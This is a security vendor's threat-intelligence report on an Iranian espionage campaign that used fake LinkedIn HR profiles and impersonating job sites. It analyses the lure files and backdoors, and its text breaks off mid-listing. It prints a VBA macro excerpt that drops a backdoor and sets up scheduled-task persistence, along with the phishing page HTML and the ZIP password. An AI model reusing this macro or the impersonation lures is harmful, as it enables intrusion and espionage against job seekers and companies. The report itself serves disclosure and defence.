New Iranian Espionage Campaign By "Siamesekitten" - Lyceum

August 2021

TLP:WHITE

www.clearskysec.com

Contents

Introduction

Executive Summary

At the beginning of May 2021, we detected the first attack by Siamesekitten on an IT company in Israel. Siamesekitten (also named Lyceum/Hexane) is an Iranian APT group active in the Middle east and in Africa that is active in launching supply chain attacks. To this end Siamesekitten established a large infrastructure that enabled them to impersonate the company and their HR personnel. We believe that this infrastructure was built to lure IT experts and penetrate their computers to gain accesses to the company's clients.

In July 2021, we detected a second wave of similar attacks against additional companies in Israel. In this wave, Siamesekitten upgraded their backdoor malware to a new version called "Shark" and it replaced the old version of their malware called "Milan". Details of both versions are included in our report.

This report summarizes our findings regarding the latest Siamesekitten attacks and reviews the attack patterns and malware used in this campaign.

We believe that during the past several months Siamesekitten APT has been trying to penetrate into many Israeli organizations, using supply chain tools.

The attack sequence of Siamesekitten's attacks that was uncovered by our researchers includes the following phases:

1. Identifying the potential victim (employee).
2. Identifying the human resources department employee who may be impersonated.
3. Establishing a phishing website that impersonates the targeted organization.
4. Creating lure files compatible with the impersonated organization.
5. Setting up a fraudulent profile on LinkedIn, impersonating the mentioned HR department employee.
6. Contacting potential victims with an "alluring" job offer, detailing a position in the impersonated organization
7. Sending the victim to a phishing website with a lure file.
8. The Milan backdoor malware infects the computer or server after one or more lure files are downloaded. As a result, a connection is established between the infected machine and the C&C server using DNS and HTTPS.
9. The DanBot RAT is downloaded to the infected system.

10. Through the infected machine, the group gathers data, conducts espionage, and attempts to spread within the network.

The Iranian attack group Siamesekitten (also named Lyceum/Hexane) has been active since 2018[1]. In the past, the group has mainly targeted oil, gas, and telecom companies. In 2018, the group primarily attacked several African countries, and in 2019, they began attacking Middle Eastern [2] countries as well. In the first quarter of 2021 the group focused on attacks in Tunisia[3].

According to research conducted by Dragos researchers, the group establishes a foothold on the machines they infect to facilitate continued activities on the network. Additionally, Dragos stated that the group primarily employs lure documents as an initial attack vector. Several security companies were able to detect a partial resemblance between Siamesekitten's activities and activities conducted by two other Iranian groups – APT33 and APT34. After establishing persistence on the infected machine, the group uses DanBot, a Remote Access Trojan (RAT) that enables downloading and uploading files from and to the C&C server.

This campaign is similar to the North Korean "job seekers" campaign, employing what has become a widely used attack vector in recent years - impersonation. Many attack groups are executing this type of campaign, such as the North Korean Lazarus campaign we exposed in the summer of 2020 (Dream Job) and the Iranian OilRig campaign (APT34) that targeted Middle Eastern victims in the first quarter of 2021.

The group offers the potential victim an "alluring" job offer in a known company that they are impersonating. The victim will be referred to a website hosted on the impersonating server, where they will find details concerning jobs in Israel, France, and the UK. The website also presents two lure files – an Excel file that unloads the backdoor using a malicious Macro, and an executable that unloads the same backdoor onto the machine. After unloading the backdoor, a connection is established between the infected machine and the C&C server, which will eventually lead to the download of a RAT to the victim's computer. This dual infection is another development of the group's attack methods.

We believe that these attacks and their focus on IT and communication companies are intended to facilitate supply chain attacks on their clients. According to our assessment, the group's main goal is to conduct espionage and utilize the infected network to gain access to their clients' networks. As with other groups, it is possible that espionage and intelligence gathering are the first steps toward executing impersonation attacks targeting ransomware or wiper malware.

[1] dragos.com/threat/hexane/
[2] secureworks.com/blog/lyceum-takes-center-stage-in-middle-east-campaign
[3] securelist.com/apt-trends-report-q1-2021/101967/

Attack Tools

In the Siamesekitten campaign, we discovered several malicious files which the attackers used to gain initial access to infected computers. The tools and techniques are divided into three categories:

1. Social engineering techniques – Siamesekitten used social engineering techniques to lure the potential victim into downloading malicious files:
   a. Siamesekitten created fake profiles on social networks (mainly LinkedIn).
   b. Siamesekitten created phishing sites impersonating the company that allegedly offers the alluring jobs.
2. Lure files – Siamesekitten used two types of lure files that do the same thing - download the group's malware to the machine:
   a. Excel file that includes details concerning the various job offers that appeared on the impersonating website. A malicious, password protected Marco is embedded inside this excel, designed to download the malware onto the victim's machine.
   b. A Portable Executable (PE) file that allegedly includes a 'catalog' of products used by the impersonated organization. After executing the file, the malware will be downloaded onto the machine.
3. Attack files and methods of communicating with the C&C server
   a. Siamesekitten used a backdoor that was unloaded to the machine after the victim opened one of the lure files. Later, the DanBot RAT was downloaded to the machine, followed by the group's new "Shark" backdoor.
   b. The malicious backdoor "Milan" that enables communications between the C&C server and the infected machine over DNS queries.
   c. Communications over DNS Tunneling – communications with the different C&C servers is conducted using DNS queries. We detected C&C server addresses hard coded to the files.
   d. RAT files – the DanBot RAT, used by the group for several years.

MITRE ATT&CK Categories

The following table depicts the attack scenario using MITRE ATT&CK:

MITRE Phase	Techniques, Tools and Procedures	Title	MITRE ATT&CK
Resource Development	Procedures	Siamesekitten establishes several servers for DNS Tunneling, and several servers for the fraudulent website	Acquire Infrastructure – T1583
Initial Access	Techniques	Siamesekitten sends a spear phishing link to the victim via impersonated social media profile	Spear phishing Link – T1566.002
Execution	Tools	Siamesekitten uses a malicious office Macro written in Visual Basic to install the malware	Command and Scripting Interpreter: Visual Basic – T1059
	Tools	Siamesekitten uses CMD commands to gain a foothold	Command and Scripting Interpreter: Windows Command Shell – T1059.003
	Tools	Siamesekitten uses malicious files (Excel and Portable Executable) to drop the malware	User Execution: Malicious File – T1204.002
Persistence	Procedures	Scheduled Task	Scheduled Task - T1053.005
Defense Evasion	Techniques	Siamesekitten encodes their data in Base64, and uses passwords for files and macros	Deobfuscate/Decode Files or Information – T1140
Command and Control	Techniques	Siamesekitten uses DNS Tunneling to communicate with the malware	Application Layer Protocol: DNS – T107.004
	Techniques	Siamesekitten encodes the data that is sent to the C2 based on their own protocol	Data Encoding: Non-Standard Encoding – T1132.002

Analyzing the Attack


This chapter reviews the group's attack scenario in detail, beginning with initially contacting the victim through LinkedIn and ending with the final phase of the attack – unloading the RAT onto the victim's machine. Notably, this is a dual attack scenario, entailing two lure files that accompany the phishing website.

TTPs

Social Engineering

Approaching the Victim

The victim is contacted through social media. In this instance, the profile is impersonating a manager from ChipPc's HR department, an Israeli technology company. Conversing with the company corroborated that an HR manager with this name was employed in 2007. This indicates that the attackers thoroughly researched the subject of impersonation to generate a convincing social engineering array.



Ronit Aviv
human resources manager at chippc
Haifa, Haifa, Israel · Contact info
1 connection

chippc
University of Haifa

Activity
1 follower
Posts Ronit created, shared, or commented on in the last 90 days are displayed here.

Experience
human resources manager
chippc

Education
University of Haifa
1996 – 2000


When the group contacts the victim, they use a fake profile to offer a significant position in the company's IT and technology fields. The victim is then directed to a website that is embedded with malware and is designed to impersonate the company's legitimate website.

Impersonating Websites

We estimate that the group is employing a focused social engineering format. We have detected two prominent websites over the past six months that we associate with this infrastructure:

Softwareagjob[.]com

The company Software AG is a large-scale German technology company. A website impersonating this company was continuously active during February. Throughout this attack, the group used the fake website to offer a position in the company.




Careers

If your imagination knows no limits and your passion is to do work that really matters—then join us at Software AG

Be you. Join us.

If you're curious, fearless and willing to work with anyone who has a great idea—you're exactly who we're looking for. We connect technology and people for a smarter tomorrow. So come join us to create a world of living connections that makes life better for us all.

The impersonating webpage included a link to an XLS lure document that allegedly provides a resume format:




```
        <div class="a-intro a-text-centered">
            <pre class="aem__textarea">
                If your imagination knows no limits and your
passion is to do work that really mattersâ€"then join
us at Software AG
            </pre>
        </div>

        <div class="cta-container "><div class="a-cta a-cta--design-light-button">

    <a class="a-cta__button" href="https://www.softwareagjobs.com/downloads/docs/CV.Template.xls" title="Download CV Template"
target="_blank" data-attrib-type="asset" data-attrib-name="SEARCH OPEN POSITIONS">
        <span class="a-cta__button-text">
            Download CV Template
        </span>

    </a>
</div>
```

Jobschippc[.]com

This is the group’s primary website as of the end of May 2021. The website impersonates ChipPc, the previously mentioned Israeli IT company, and exhibits the group’s new dual attack scenario – using two lure documents simultaneously.

When the victim visits the website, they arrive at a page detailing three positions in the company: one position in Rehovot (a city in Israel), concerning project management, HR, and sales, and two additional positions in France and the United Kingdom (Paris and London respectively) concerning sales and development. In addition to reading the wording, the victim is requested to download two files that each refer to a different aspect of the job offer. The first file is an XLS that details the requirements for each of the offered positions, and the second is an executable that allegedly details the company’s capabilities in various fields. The files will be elaborated upon below.



Careers

Regional HR Manager + Project Manager + Sales Manager Israel Location Rehovot area


Chip PC Technologies is both a hardware and software vendor for state of the art enterprise level thin client solutions for the cloud. Chip PC Technologies is looking for a proactive person with a can do attitude that wishes to join an outstanding technology company. Regional HR Manager + Project Manager + Sales Manager is a managerial role to drive Chip PC sales to end users and enhance channel partner customers in a given territory. Primarily a sales role which covers pre-sales after sales stages and involves close cooperation and coordination with inside sales, presales and tech support teams.

Location: Rehovot , Israel | Job no:350089

Regional Sales Manager + Technical Support + Full stack developer France Location Paris area


Chip PC Technologies is both a hardware and software vendor for state of the art enterprise level thin client solutions for the cloud. Chip PC Technologies is looking for a proactive person with a can do attitude that wishes to join an outstanding technology company. Regional Sales Manager is a managerial role to drive Chip PC sales to end users and enhance channel partner customers in a given territory. Primarily a sales role which covers pre-sales after sales stages and involves close cooperation and coordination with inside sales, presales and tech support teams.

The website also seemingly offers a .docx file for download that is named “invitation.docx”, but this segment is not operational at this point.



```
          <span>Download files</span> == $0
        </div>
        <div style="clear:both"></div>
      ▸ <div class="icon_block1" style="float:left;margin-left:
      40px">…</div>
      ▸ <div class="icon_block1" style="float:right;">…</div>
        <!--
                <div class="icon_block1">
                   <a href="./chippc_files/Invitation.docx">
                      <img src="./chippc_files/word.png" />
                      <span class="title">Invitation</span>
                      <br/>
                      <span class="desc">Letter</span>
```

When examining the fake website's file server, it appears that the files were uploaded on May 18th, a day after they were generated. The website itself was already prepared on May 6th, several days before it went "live" on May 11th:




```
Index of /chippc_files/

Name                                              Last modified       Size

Parent Directory                                  18-May-2021 11:51      -
1234.jpg                                          06-May-2021 12:01   172k
444497182412398                                   06-May-2021 17:25   256k
Apr_02_2021_3_wmsliteapi.js.download              06-May-2021 17:25    20k
Capabilities.xls                                  18-May-2021 10:46  1856k
LXD2reflet.jpg                                    06-May-2021 17:25   156k
MINIXS_slide.jpg                                  06-May-2021 17:25   372k
MiniPCreflet.jpg                                  06-May-2021 17:25   204k
Solutions.zip                                     18-May-2021 11:51  2320k
ZEDPCreflet.jpg                                   06-May-2021 17:25   156k
ad_status.js.download                             06-May-2021 17:25     4k
all_chippc_products2.jpg                          06-May-2021 17:25   568k
analytics.js.download                             06-May-2021 17:25    52k
banner_hdpc_plus.jpg                              06-May-2021 17:25    84k
```


Lure Files

XLS File

The Excel file, named "Capabilities.xls", contains information concerning the different positions and their requirements. For example:




	A
1	**Job Responsibilities**
2	• work closely with various departments, increasingly in a consultancy role, assisting line managers to understand and implement policies and procedures
3	• promote equality and diversity as part of the culture of the organisation
4	• liaise with a range of people involved in policy areas such as staff performance and health and safety
5	• recruit staff, which involves developing job descriptions and person specifications, preparing job adverts, checking application forms, shortlisting, interviewing and selecting candidates
6	• make sure that prospective staff have the right to work at the organisation
7	• develop and implement policies on issues like working conditions, performance management, equal opportunities, disciplinary procedures and absence management
8	• prepare staff handbooks
9	• advise on pay and other remuneration issues, including promotion and benefits
10	• undertake regular salary reviews
11	• manage redundancy programmes
12	• negotiate with staff and their representatives (for example, trade union officials) on issues relating to pay and conditions, contracts and redundancy packages
13	• administer payroll and maintain employee records
14	• interpret and advise on employment law
15	• develop HR planning strategies, which consider immediate and long-term staff requirements



	A
1	**Job Responsibilities**
2	**Description**
3	Provide pre-sales/after-sales technical support to customers
4	Manage the end-to-end technical component of the sale cycle, including product presentations, demonstrations, evaluations, pilot deployments and production implementations.
5	Work with the Sales Manager and Inside Sales Manager to identify, train and mentor customers and channel partners
6	Attend trade shows, conferences and marketing events as needed
7	Develop strategic opportunities with customers and partners
8	Analyze and technically support response to tenders
9	Have in-depth knowledge and experience with server-based environments, virtualization and cloud, including Citrix, VMware and Microsoft
10	Have in-depth knowledge and experience with Microsoft Active Directory
11	
12	**Required Qualifications**
13	Technical background in server-based environments, virtualization and cloud and in managing computer networks, including
14	Network Infrastructure – All TCP/IP network services (DNS, WINS, TCP/IP, Routers, Switches)
15	Experienced with Active Directory administration
16	Experienced with MS SQL Server Administration
17	Terminal Servers – ICA, RDP/RDS, VMView, VDI.
18	MSCE or equal knowledge
19	At least 3 years experience in IT administration/Training/Tech Support
20	Experience in working with distributors and channel partners
21	Team player
22	
23	
24	

The Excel file was generated on May 17th, approximately six days after the fake website was created. The file is embedded with a malicious, password protected macro that provides a layer of defense from researchers, and its OLE data indicates editors named Fred and Jonathon. We were able to overcome the encryption and encoding. Once editing is enabled and the malicious macro is executed, a malicious backdoor named MsNpENg is extracted to several folders with the same name:




```
Dim ofso
Set ofso = CreateObject("Scripting.FileSystemObject")
Dim f As String
f = "MsNpENg"
Dim tm As String
tm = "C:\ProgramData\MsNpENg\"
MkDir tm
Open tm & f For Binary As #1
Put #1, 1, peymentt
Close #1
If ofso.FileExists(tm & f) = False Then
tm = "C:\Windows\debug\WIA\MsNpENg\"
MkDir tm
Open tm & f For Binary As #1
Put #1, 1, peymentt
Close #1
If ofso.FileExists(tm & f) = False Then
tm = "C:\Users\Public\PublicVideos\MsNpENg\"
MkDir tm
Open tm & f For Binary As #1
Put #1, 1, peymentt
Close #1
End If
End If
Const TriggerTypeTime = 1
Const ActionTypeExec = 0
Set service = CreateObject("Schedule.Service")
Call service.Connect
```

As seen in the source code, a scheduled task is generated to establish persistence on the targeted server. This is the familiar Siamesekitten scenario that they have been employing since 2018.

Executable File

This file is a new addition to the group's methods. The website contains a password protected ZIP archive (the password is the domain impersonating the legitimate company) as well as the Excel file. The archive contains three additional files:

- An executable named "companycatalog".
- A configuration file named "companycatalog.exe.config".
- A dynamic library that generates a scheduled task to execute the malware.




Solutions.zip - ZIP archive, unpacked size 2,901,067 bytes

Name	Size	Packed	Type	Modified
..			File folder	
CompanyCatalog...	2,773,504	2,321,212	Application	5/18/2021 12
CompanyCatalog...	587	211	CONFIG File	5/3/2021 10:2
Microsoft.Win32....	126,976	52,722	Application extension	4/10/2021 7:2


Password : www.jobschippc.com

Notably, all three files must be extracted to successfully run the malware, as evident from the executable:




```
  <Project Sdk="Microsoft.NET.Sdk.WindowsDesktop">
 <PropertyGroup>
   <AssemblyName>CompanyCatalog</AssemblyName>
   <GenerateAssemblyInfo>False</GenerateAssemblyInfo>
   <OutputType>WinExe</OutputType>
   <UseWindowsForms>True</UseWindowsForms>
   <TargetFramework>net20</TargetFramework>
 </PropertyGroup>
 <PropertyGroup>
   <LangVersion>Preview</LangVersion>
   <AllowUnsafeBlocks>True</AllowUnsafeBlocks>
 </PropertyGroup>
 <ItemGroup>
